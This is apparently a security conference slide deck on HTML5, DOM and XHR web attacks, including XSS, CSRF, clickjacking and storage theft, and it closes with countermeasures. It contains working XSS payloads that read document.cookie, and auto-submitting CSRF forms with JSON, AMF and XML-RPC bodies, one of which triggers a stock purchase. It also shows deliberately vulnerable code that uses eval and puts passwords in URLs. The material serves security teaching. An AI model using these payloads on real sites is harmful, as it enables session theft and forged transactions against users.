Next Generation Web Attacks – HTML 5, DOM(L3) and XHR(L2)

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Who Am I?

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
- **Founder & Director**
  - Blueinfy Solutions Pvt. Ltd.
  - SecurityExposure.com

Blueinfy Securityexposure Strategic Security Solutions

- **Past experience**
  - Net Square (Founder), Foundstone (R&D/Consulting), Chase(Middleware), IBM (Domino Dev)
- **Interest**
  - Web security research
- **Published research**
  - Articles / Papers – Securityfocus, O'erilly, DevX, InformIT etc.
  - Tools – wsScanner, scanweb2.0, AppMap, AppCodeScan, AppPrint etc.
  - Advisories - .Net, Java servers etc.
  - Presented at Blackhat, RSA, InfoSecWorld, OSCON, OWASP, HITB, Syscan, DeepSec etc.
- **Books (Author)**
  - Web 2.0 Security – Defending Ajax, RIA and SOA
  - Hacking Web Services
  - Web Hacking

Agenda

- Next Generation Application's Attack Surface and Threat Model
- HTML 5 – Tags, Storage & WebSQL
- DOM – Vulnerabilities & Exploits
- Abusing Sockets, XHR & CSRF
- ClickJacking & Exploting Rich HTML Components
- Reverse Engineering across DOM




Attack Surface and Threat Model

Real Life Cases

- Last three years – several application reviewed (Banking, Trading, Portals, Web 2.0 sites etc…)
- Interesting outcomes and stats
- Auto scanning is becoming increasingly difficult and impossible in some cases
- Sites are vulnerable and easily exploitable in many cases


AppSec dynamics




OWASP Top 10 – 2007 (Previous)	OWASP Top 10 – 2010 (New)
A2 – Injection Flaws	A1 – Injection
A1 – Cross Site Scripting (XSS)	A2 – Cross Site Scripting (XSS)
A7 – Broken Authentication and Session Management	A3 – Broken Authentication and Session Management
A4 – Insecure Direct Object Reference	A4 – Insecure Direct Object References
A5 – Cross Site Request Forgery (CSRF)	A5 – Cross Site Request Forgery (CSRF)
<was T10 2004 A10 – Insecure Configuration Management>	A6 – Security Misconfiguration (NEW)
A10 – Failure to Restrict URL Access	A7 – Failure to Restrict URL Access
<not in T10 2007>	A8 – Unvalidated Redirects and Forwards (NEW)
A8 – Insecure Cryptographic Storage	A9 – Insecure Cryptographic Storage
A9 – Insecure Communications	A10 - Insufficient Transport Layer Protection
A3 – Malicious File Execution	<dropped from T10 2010>
A6 – Information Leakage and Improper Error Handling	<dropped from T10 2010>

Source - OWASP


Application Architecture




Attack Surface Expansion



Browser Technology Components



Stack View (Browser)




Technology Vectors

- HTML 5 (Penetrated deeper)
  - Storage
  - WebSQL
  - WebSockets
  - XHR (L2)
  - DOM (L3)
- RIA
  - Flex
  - Silverlight

Integration and Communications

- DOM glues everything – It integrates Flex, Silverlight and HTML if needed
- Various ways to communicate – native browser way, using XHR and WebSockets
- Options for data sharing – JSON, XML, WCF, AMF etc. (many more)
- Browsers are supporting new set of technologies and exposing the surface


Browser Model



Demos

- App using DOM, AJAX and Web Services
- HTML 5 components and usage
- Fingerprinting Application Assets from DOM or JavaScripts
- Frameworks, Scripts, Structures, and so on – DWR/Struts

Threat Model



HTML 5 – Tags, Storage & WebSQL

Abusing HTML 5 Tags

- Various new tags and can be abused, may not be filtered or validated

- Media tags

<video poster=javascript:alert(document.cookie)//

<audio><source onerror="javascript:alert(document.cookie)">

- Form tags

<form><button formaction="javascript:alert(document.cookie)">foo

<body oninput=alert(document.cookie)><input autofocus>

Attacking Storage

- HTML 5 is having local storage and can hold global scoped variables
- http://www.w3.org/TR/webstorage/

```
interface Storage {
  readonly attribute unsigned long length;
  getter DOMString key(in unsigned long index);
  getter any getItem(in DOMString key);
  setter creator void setItem(in DOMString key, in any data);
  deleter void removeItem(in DOMString key);
  void clear();
};
```

Attacking Storage

- It is possible to steal them through XSS or via JavaScript
- getItem and setItem calls

```
</script>
<script type="text/javascript">
localStorage.setItem('hash', '1fe4f218cc1d8d986caeb9ac316dffcc');
function ajaxget()
{
        var mygetrequest=new ajaxRequest()
        mygetrequest.onreadystatechange=function(){
        if (mygetrequest.readyState==4)
        {
```

- XSS the box and scan through storage 

DOM Storage

- Applications run with “rich” DOM
- JavaScript sets several variables and parameters while loading – GLOBALS
- It has sensitive information and what if they are GLOBAL and remains during the life of application
- It can be retrieved with XSS
- HTTP request and response are going through JavaScripts (XHR) – what about those vars?

What is wrong?

```
function getLogin()
{

gb = gb+1;
var user = document.frmlogin.txtuser.value;
var pwd = document.frmlogin.txtpwd.value;
var xmlhttp=false;
 try  {   xmlhttp = new ActiveXObject("Msxml2.XMLHTTP");

 }
 catch (e)
 {    try
    {    xmlhttp = new ActiveXObject("Microsoft.XMLHTTP");    }
   catch (E)     {    xmlhttp = false;    }
 }


 if (!xmlhttp && typeof XMLHttpRequest!='undefined')
  {   xmlhttp = new XMLHttpRequest(); }

 temp = "login.do?user="+user+"&pwd="+pwd;
 xmlhttp.open("GET",temp,true);

 xmlhttp.onreadystatechange=function()
  {    if(xmlhttp.readyState == 4 && xmlhttp.status == 200)
      {
        document.getElementById("main").innerHTML = xmlhttp.responseText;
      }
  }

 xmlhttp.send(null);
}

```


By default its Global

- Here is the line of code

  – temp = "login.do?user="+user+"&pwd="+pwd;
  xmlhttp.open("GET",temp,true);
  xmlhttp.onreadystatechange=function()

DOM stealing

- It is possible to get these variables and clear text information – user/pass
- Responses and tokens
- Business information
- XHR calls and HTTP request/responses
- Dummy XHR object injection
- Lot of possibilities for exploitation

Demo

- DOMTracer and profiling ★
- Accessing username and password ★

SQL Injection


- WebSQL is part of HTML 5 specification, it provides SQL database to the browser itself.
- Allows one time data loading and offline browsing capabilities.
- Causes security concern and potential injection points.
- Methods and calls are possible

```
openDatabase

executeSql
```



SQL Injection

- Through JavaScript one can harvest entire local database.
- Example




DOM – Vulnerabilities & Exploits

DOM Architecture



DOM Calls

- Ajax/Flash/Silverlight – Async Calls



DOM Calls

DOM based XSS

- It is a sleeping giant in the Ajax applications
- Root cause
  - DOM is already loaded
  - Application is single page and DOM remains same
  - New information coming needs to be injected in using various DOM calls like eval()
  - Information is coming from untrusted sources

Example cases

- Various different way DOM based XSS can take place
- Example
  - Simple DOM function using URL to process ajax calls
  - Third party content going into existing DOM and call is not secure
  - Ajax call from application, what if we make a direct call to the link – JSON may cause XSS


DOM based URL parsing

- Ajax applications are already loaded and developers may be using static function to pass arguments from URL
- For example
  - hu = window.location.search.substring(1);
  - Above parameter is going to following ajax function
    - eval('getProduct('+ koko.toString()+')');
  - DOM based XSS

Demo

- Scanning with DOMScan
- Injecting payload in the call


Third Party Streaming



Stream processing

```
if (http.readyState == 4) {
        var response = http.responseText;
        var p = eval("(" + response + ")");
      document.open();
      document.write(p.firstName+"<br>");
      document.write(p.lastName+"<br>");
      document.write(p.phoneNumbers[0]);
      document.close();
```

Polluting Streams



Exploiting DOM calls

document.write(…)
document.writeln(…)
document.body.innerHtml=…
document.forms[0].action=…
document.attachEvent(…)
document.create…(…)
document.execCommand(…)
document.body. …
window.attachEvent(…)
document.location=…
document.location.hostname=…
document.location.replace(…)
document.location.assign(…)
document.URL=…
window.navigate(…)

Example of vulnerable Calls

Demo


- Sample call demo ★★
- DOMScan to identify vulnerability ★

Direct Ajax Call

- Ajax function would be making a back-end call
- Back-end would be returning JSON stream or any other and get injected in DOM
- In some libraries their content type would allow them to get loaded in browser directly
- In that case bypassing DOM processing…

Demo

- DWR/JSON call – bypassing and direct stream access ★★




Abusing Sockets, XHR & CSRF


Abusing network calls

- HTML 5 provides WebSocket and XHR Level 2 calls
- It allows to make cross domains call and raw socket capabilities
- It can be leveraged by JavaScript payload
- Malware or worm can use it to perform several scanning tasks

Internal Scanning

- Allows internal scanning, setting backward hidden channel, opening calls to proxy/cache.
- Some browsers have blocked these calls for security reason.





XHR/CSRF Etc.

Same Origin Policy (SOP)

- Browser's sandbox
  - Protocol, Host and Port should match
  - It is possible to set document.domain to parent domain if current context is child domain
  - Top level domain (TLD) locking down helps in sandboxing the context


Security Issues

- Possible abuse
  - Applications running in may sub-domain can cause a major security issue
  - What if document.domain set to about:blank or any similar values/pseudo-URLs
  - DNS rebinding, if DNS to IP resolve is one-to-many
  - Script, IMG, Iframe etc. bypasses

CSRF

- CSRF is possible with Web 2.0 streams by abusing DOM calls
  - XML manipulations
  - CSRF with JSON
  - AMX is also XML stream
- Attacker injects simple HTML payload
- Initiate a request from browser to target cross domain

How it works?



JSON

```
<html>
<body>
<FORM NAME="buy" ENCTYPE="text/plain"
    action="http://192.168.100.101/json/jservice.ashx" METHOD="POST">
     <input type="hidden" name='{"id":3,"method":"getProduct","params":{
    "id" : 3}}' value='foo'>
</FORM>
<script>document.buy.submit();</script>
</body>
</html>
```

HTTP Req.

POST /json/jservice.ashx HTTP/1.1

Host: 192.168.100.2

User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.2.3) Gecko/20100401 Firefox/3.6.3

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-us,en;q=0.5

Accept-Encoding: gzip,deflate

Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7

Keep-Alive: 115

Connection: keep-alive

Content-Type: text/plain

Content-Length: 57

{"id":3,"method":"getProduct","params":{ "id" : 3}}=foo

HTTP Resp.

HTTP/1.1 200 OK

Date: Sat, 17 Jul 2010 09:14:44 GMT

Server: Microsoft-IIS/6.0

X-Powered-By: ASP.NET

Cache-Control: no-cache

Pragma: no-cache

Expires: -1

Content-Type: text/plain; charset=utf-8

Content-Length: 1135

{"id":3,"result":{"Products":{"columns":["product_id","product_name","product_desc_summary","product_desc","product_price","image_path","rebates_file"],"rows":[[3,"Doctor Zhivago","Drama / Romance","David Lean's DOCTOR ZHIVAGO is an exploration of the Russian Revolution as seen from the point of view of the intellectual, introspective title character (Omar Sharif). As the political landscape changes, and the Czarist regime comes to an end, Dr. Zhivago's relationships reflect the political turmoil raging about him. Though he is married, the vagaries of war lead him to begin a love affair with the beautiful Lara (Julie Christie). But he cannot escape the machinations of a band of selfish and cruel characters: General Strelnikov (Tom Courtenay), a Bolshevik General; Komarovsky (Rod Steiger), Lara's former lover; and Yevgraf (Alec Guinness), Zhivago's sinister half-brother. This epic, sweeping romance, told in flashback, captures the lushness of Moscow before the war and the violent social upheaval that followed. The film is based on the Pulitzer Prize-winning novel by Boris Pasternak.",10.99,"zhivago","zhivago.html"]]}}}

AMF


```
<html>
<body>
<FORM NAME="buy" ENCTYPE="text/plain"
    action="http://192.168.100.101:8080/samples/messagebroker/http" METHOD="POST">
    <input type="hidden" name='<amfx ver' value='"3"
    xmlns="http://www.macromedia.com/2005/amfx"><body><object
    type="flex.messaging.messages.CommandMessage"><traits><string>body</string><string>cl
    ientId</string><string>correlationId</string><string>destination</string><string>headers</s
    tring><string>messageId</string><string>operation</string><string>timestamp</string><stri
    ng>timeToLive</string></traits><object><traits/></object><null/><string/><string/><object
    ><traits><string>DSId</string><string>DSMessagingVersion</string></traits><string>nil</stri
    ng><int>1</int></object><string>68AFD7CE-BFE2-4881-E6FD-
    694A0148122B</string><int>5</int><int>0</int><int>0</int></object></body></amfx>'>
</FORM>
<script>document.buy.submit();</script>
</body>
</html>
```


XML

- <html>
- <body>
- <FORM NAME="buy" ENCTYPE="text/plain" action="http://trade.example.com/xmlrpc/trade.rem" METHOD="POST">
- <input type="hidden" name='<?xml version' value='"1.0"?><methodCall><methodName>stocks.buy</methodName><params><param><value><string>MSFT</string></value></param><param><value><double>26</double></value></param></params></methodCall>'>
- </FORM>
- <script>document.buy.submit();</script>
- </body>
- </html>

Demos

- Simple trade demo – XML-RPC call CSRF.




ClickJacking - Layers

ClickJacking


- There are few popular ways in which attackers perpetrate this vulnerability
  - Using invisible elements such as iframes
  - Injecting malicious javascript (or any other client side scripting language)
  - Leveraging a bug in Adobe Flash Player (this method is now obsolete)

Attack Anatomy



Actual intented content ....


Attack Anatomy




Intended content ....

Malicious content for clickjacking

Attack Anatomy



When the two are super imposed …
("Send email to all users?" Will not be visible, it is shown here for clarity)




Rich HTML Components

Widgets

- Widgets/Gadgets/Modules – popular with Web 2.0 applications
- Small programs runs under browser
- JavaScript and HTML based components
- In some cases they share same DOM – Yes, same DOM
- It can cause a cross widget channels
- Exploitable …

Cross DOM Access




DOM traps

- It is possible to access DOM events, variables, logic etc.
- Sandbox is required at the architecture layer to protect cross widget access
- Segregating DOM by iframe may help
- Flash based widget is having its own issues as well
- Code analysis of widgets before allowing them to load

Demo

- Cross Widget Spying
- Using DOMScan to review Widget Architecture and Access Mechanism
- RSS Feed Hacking
- Mashup Hacks
- Cross Domain Callback Hacking




Reverse engineering

Reverse Engineering

- It is easy to reverse engineer the application
- If JavaScript then possible to profile or debug the script
- It shows interesting set of information
- Also, decompiling Flash and Silverlight may show cross DOM access
- It leads to possible vulnerabilities or exploitation scenario

Layers in the client code



Demos

- Analyzing JavaScript and accessing logic directly ★★
- Decompiling Flash and Silverlight ★

Countermeasures

- Threat modeling from DOM perspective
- JavaScript – Static code analysis
- Source of information and dependencies analysis
- Proxy level of filtering for all Cross Domain Calls
- Content-Type checks and restrictions
- Securing the DOM calls

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

Conclusion and Questions